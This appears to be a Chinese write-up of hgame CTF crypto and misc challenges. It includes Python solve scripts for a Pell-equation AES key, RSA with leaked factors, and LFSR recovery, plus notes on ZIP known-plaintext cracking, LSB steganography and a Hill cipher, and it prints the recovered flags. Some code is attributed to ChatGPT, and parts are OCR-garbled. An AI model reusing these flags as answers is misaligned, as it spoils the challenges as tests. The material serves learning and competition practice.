b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\
xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf
2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"

# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)

# Convert y to bytes and pad it to create AES key
key = pad(long_to_bytes(y))[:16]

# Attempt to decrypt the ciphertext with the derived key
flag = attempt_decryption(enc, key)

flag
```

稍微改一下

```
from Crypto.Cipher import AES
import math
from Crypto.Util.number import *
# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None  # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2

# Function to pad data for AES encryption
def pad(data):
    return data + b'\x00' * (16 - len(data) % 16)

# Given values
D = 114514
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\
x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xde
c\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)
print(f'x={x}')
print(f'y={y}')

# Convert the decrypted long integer message m back to bytes to get the flag
# Convert y to bytes and pad it to create AES key
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]

# Attempt to decrypt the ciphertext with the derived key
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)
```




```
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]

# Attempt to decrypt the ciphertext with the derived k
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)
```

```
PS C:\Users\lei20\Desktop>  c:; cd 'c:\Users\lei20\Desktop'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\exten
py\adapter/../..\debugpy\launcher' '9832' '--' 'C:\Users\lei20\Desktop\aa.py'
x=3058389164815894335086675882217709431950420307140756009821362546111334285928768064662409120517323199
y=9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680
b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
b"Z1\x1a\t\xf5\xec\x03a;t\xfblzh\x92\xd1c\x10\xba\x92zi8A\r\x1c\xef\xd1\x87\xc1\x1b\x985\x9d\xf1t\xab\x82\xb79g\xf8\x
PS C:\Users\lei20\Desktop> 
```

ezRSA

gpt直出




The flag has been successfully decrypted and is:

```
hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
```

This completes the process of recovering the flag from the given RSA encryption setup and leaked information. If you have any more questions or need further assistance, feel free to ask!

```
from math import gcd

# Given values
```

```
n =
149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669 *
116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583941959994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402576709461
leak1 =
149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669
leak2 =
116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583941959994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402576709461

# Compute GCDs
gcd1 = gcd(leak1, n)
gcd2 = gcd(leak2, n)

gcd1, gcd2
# Confirm if n is the product of leak1 and leak2
n_confirmed = leak1 * leak2

# Check if our derived n matches the given n
n_confirmed == n

from Crypto.Util.number import inverse

# Given values
e = 0x10001
c =
105294818675325200342580567738640740170270195780418662454006478402302516616529997097159196208109334371916611800032959232736556757295885588995925242356227288160655019180761208122365803449911409809915323479912527052886330149134799706100568455435235913241775670619489225522752354866155149139321254365439916426070286897626936173052467164927831168130703555126069716266455949618505675863403897058213148420964656318868122812898431322581318097737977704935878918221257060625250979083099426313202009415364629679352297563219191246391989898834928228497291993276195260337973323457535162403916244002194059255276857963997713099971

# Calculate phi (Euler's totient function)
phi = (leak1 - 1) * (leak2 - 1)

# Calculate the decryption exponent d
d = inverse(e, phi)

# Decrypt the ciphertext c to get the message m
m = pow(c, d, n)

def long_to_bytes(val):
    """Converts a long integer to bytes."""
    width = val.bit_length()
    width += 8 - ((width % 8) or 8)
    fmt = '%%0%dx' % (width // 4)
    return bytes.fromhex(fmt % val)

# Convert the decrypted long integer message m back to bytes to get the flag
flag = long_to_bytes(m)
flag
```



```
---------------------------------------------------------------------------
NameError                                 Traceback (most recent call last)
Cell In[3], line 17
     14 m = pow(c, d, n)
     16 # Convert the long integer message m back to bytes to get the flag
---> 17 flag = long_to_bytes(m)
     18 flag

NameError: name 'long_to_bytes' is not defined
```

It seems there was an error because the function `long_to_bytes` is not defined in this environment. To resolve this, I'll manually implement the functionality to convert a long integer back to bytes, which will allow us to decode the flag. Let's proceed with this alternative approach.

报错了 自己还知道根据名去重写函数

ezPRNG

线性反馈移位寄存器

写解码

```
output=
['1111110110111011110000101011010001000111111001111110100101000011110111111100010
000111110110111100001001000101101011110111100010010100000011111101101110101011010
111000000011110000100011101111011011000100101100110100101110001010001101101110000
010001000111100101010010110110111101110011011001011111011010101011000011011000111
011011111001101010111100101100110001011010010101110011101001100111000011110111000
001101110000001111100000100000101111100010110111001110011010000011011110110011000
001101011111111010110011010111010101001000010011110110011110110101011110111010011
010010110111111010011101000110101111101111000110011111110010110000100100100101101
010101110010101001101010101011110111010011101110000100101111010110101111110001111
111110010000000001110011100100001011111110100111011000101001101001110010010001100
0110000011010001110100100001011011111010110000000101000001110001011001010010001000
0110000000100010010010010111010011111111011100100100100101111111001110000111110110
001111001111100101001001100010',
'00100000000001010111100001100011101111101111000100100111010101110010110011001011 1
1010110001110101000000110000011000000001100000001101011111110111001001101110110100
001000111110001110010001010011100101100100010001100101010111100111010000011111011
0101100001111000110101111100011011100001100011001110010010110011110000001001001011
110010111011100010110111111110110101000101110110000100101011101101000001101000001
0001010100000101111010010000110000000001110100101010101111011010111110110010001010
001000110011001010101101100010100100010101101110110111111010111001110011011111111
110100111011110100100111100111111101001100111111101100010001111000101110001011110
0001101101111111011101011101001110000111000010101101111000110010110100110101110001
101011001101000111011010111010001110110001001101100011001101010101100100110111100
001111101001111011100001000100001111000101110000100000100011111101101000010001101
101001001101100101101110100111111010111100000111010101001101010111100001101011101
110110101101100000010000110001',
'111011011001000101110011111011111101110011111010100110011111100100001000111001101 0
110101000101111101011101011110101111001011000100110010010111010001010110001101110
00010000010100100010011101011000101000011111101101110000110011000100011010000100011
111111000000101111000100101000000000100100110111000001001110011100010010110101111
110101111011011010011101110101111101100110010000100010101000100101101101010111000
001011111001001100111100010010011111001011110011110110110101110010011110100011001
1000110000110000011000000111101010010111100000010101111101000011111000010111111000
100000100101110101101001010101010011111001010111000110010010110001010101010011011
0001011000000100011100111100111001110001101010101110100110100000011000010110000111
011010000000111110001011111010111100110000110110001001001101110100110011111011001
01100011000101001110101111001000001011001011110111011001010110100000001010010110000
000011100011100001000000010011111000110100110000000110111011111010011111100010111
011000000010001001010011000001',
'00011010101010101000010010011000100001010101000010100010001000111011001100010011
000010011100001101000101011110101101110011010110111011100000110010001001001010000
1101111010001110010010100111000100010101101110111001001111101110010100101110101000
001001111101011100100101101000010000100100011011110011101000100010111011001110111
010111011001001010110101010001010010001011100110111111101100111111111000000000111
000000100110001100010001101010100010110000101010001100001010011101010101110110100
101110110010100111000101010011001100001101011000100001001101011101000011010010110
111100111001100110010101101001010101111101101111000001110100011111011100000000001
110110111010000110010100101110011101110001001110111101001010001000110111011000111
1100010111011011011111100111100000000111000110000100001010010110011011101010000101
010010001001100100001010011111001010000010110110100111100011010000011011110101001
010011000101000001110000111101010101000110110011100010111101110101110110101011011
00000110000001010010101111011']
flag = ''
for i in output:
    key = i[:32]
    temp = i[:32]
    R = ''
    for i in range(32):
        output = '?' + key[:31]
        # mask = '10001001000010000100010010001001'
        ans = int(temp[-1-i])^int(output[-1])^int(output[-4])^int(output[-8])^int(output[-11])^int(output[-15])^int(output[-20])^int(output[-25])^int(output[-28])
        R += str(ans)
        key = str(ans) + key[:31]

    R = format(int(R[::-1],2),'x')
    flag += R

fflag = "hgame{"+flag[:8]+'-'+flag[8:12]+'-'+flag[12:16]+'-'+flag[16:20]+'-'+flag[20:32]+"}"
print(fflag)

#hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

misc

SignIn

发到手机上 从充电口往上看

n年前看快手有这么玩的

来自星尘的问候

根据图片找游戏 （哭 已经不玩游戏了

再找文字

https://my1l.github.io/Ctrl/CtrlAstr.html

对应找flag


simple_attack

明文攻击 加密类型符合 crc相同

现下的bindzip 想用文件头来着发现不行 不知道为啥

压缩工具	VersionMadeBy(压缩所用版本)
Bandizip 7.06	20
Windows自带	20
WinRAR 4.20	31
WinRAR 5.70	31
7-Zip	63


解压得到flag图片 直接粘到浏览器就行



data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB/4AAALhCAYAAAB2sglcAAAAAXNSR0IArs4c6QAAA
ARnQU1BAACxjwv8YQUAAAAJcEhZcwAAFiUAABYIAUISJPAAAH/eSURBVHhe7d0J3E1V+//xpUmjRINFE6moEE
mDBpFQaJ7nedA8apQGIVKkedDwqIwVInMKkaFEpZlmKg9JeUr//3fc5e52//3I5o9vNCtimFRQeprqF07N3ZlmUfPjn5ZiMb9JeVcOEY7FQsydk2ho9Bl1kuUfpeRt
q9KSJUv+NAAAAAAAAAAAAAAAIJFWc/8FAAAAAAAAAAAAAAAJROIfAAAAAAAAAAAAAAAIAEI/EPAAAAAAAAAAAA
AAAECCkfgHAAAAAAAAAAAAAACDBSPwDAAAAAAAAAAAAAJBgJP4BAAAAAAAAAAAAAEgwEv8AAAAAAAAA
AAAAACQYiX8AAAAAAAAAAAAAABKMxD8AAAAAAAAAAAAAAAIG4h8AAAAAAAAAAAAAAgAQj8Q8AAAAAAAA
AAAAAQIKR+AcAAAAAAAAAAAAAIMFI/AMAAAAAAAAAAAAAkGAk/gEAAAAAAAAAAAAAASDAS/wAAAAAAAAA
AAAAAJBiJfwAAAAAAAAAAAAAAEozEPwAAAAAAAAAAAAAACUbiHwAAAAAAAAAAAAACABCPxDwAAAAAAAA
AAAABAgpH4BwAAAAAAAAAAAAAgwUj8AwAAAAAAAAAAAACQYCT+AQAAAAAAAAAAAABIMBL/AAAAAAAA
AAAAAAAkGII/AAAAAAAAAAAAAASjMQ/AAAAAAAAAAAAAJRulfAAAAAAAAAAAAAAIAEI/EPAAAAAAAAAAA
AAAECCkfgHAAAAAAAAAAAAACDBSPwDAAAAAAAAAAAAAJBgJP4BAAAAAAAAAAAAAEgwEv8AAAAAAAAA
AAAAACQYiX8AAAAAAAAAAAAAABKMxD8AAAAAAAAAAAAAAAIG4h8AAAAAAAAAAAAAAgAQj8Q8AAAAAAAA

hgame{s1mple_attack_for_zip}

希儿希儿希尔




```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
h  37 55 EE DA DE F6 76 0F 17 E8 F5 F1 78 3C 1E 8F  7UîÚÞöv..èõñx<..
h  C7 E3 F1 38 FC 7F 91 5E 95 8E CF 03 79 29 00 00  Çãñ8ü.‘^•ŽÏ.y)..
h  00 00 49 45 4E 44 AE 42 60 82 50 4B 03 04 14 00  ..IEND®B`‚PK....
h  00 00 00 00 6E 55 3D 58 A3 E3 81 59 1C 00 00 00  ....nU=X£ã.Y....
h  1C 00 00 00 0A 00 00 00 73 65 63 72 65 74 2E 74  ........secret.t
h  78 74 43 56 4F 43 52 4A 47 4D 4B 4C 44 4A 47 42  xtCVOCRJGMKLDJGB
h  51 49 55 49 56 58 48 45 59 4C 50 4E 57 52 50 4B  QIUIVXHEYLPNWRPK
h  01 02 3F 03 14 00 00 00 00 00 6E 55 3D 58 A3 E3  ..?.......nU=X£ã
h  81 59 1C 00 00 00 1C 00 00 00 0A 00 00 00 00 00  .Y..............
h  00 00 00 00 00 00 A4 81 00 00 00 00 73 65 63 72  ......¤.....secr
h  65 74 2E 74 78 74 50 4B 05 06 00 00 00 00 01 00  et.txtPK........
h  01 00 38 00 00 00 44 00 00 00 00 00              ..8...D.....
```

最后面放了个压缩包

拿到密文

修复宽高 lsb隐写

拿到密钥


Extract Preview

```
4b45593a5b5b3820 375d5b3320385d5d  KEY:[[8  7][3 8]]
3b413d3000000000 0000000000000000  ;A=0.... ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
0000000000000000 0000000000000000  ........ ........
```

Bit Planes

Alpha ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Red ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☑ 0

Green ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☑ 0

Blue ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☑ 0

Preview Settings

Include Hex Dump In Preview ☑

Order settings

Extract By ● Row ○ Column

Bit Order ● MSB First ○ LSB First


Bit Plane Order

● RGB ○ GRB

○ RBG ○ BRG

○ GBR ○ BGR

希尔解密


转换前：

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

密钥： 8 7 3 8

转换后：

disappearintheseaofbutterfly

转成大写 消失在蝴蝶的海里?

签到

发公众号就行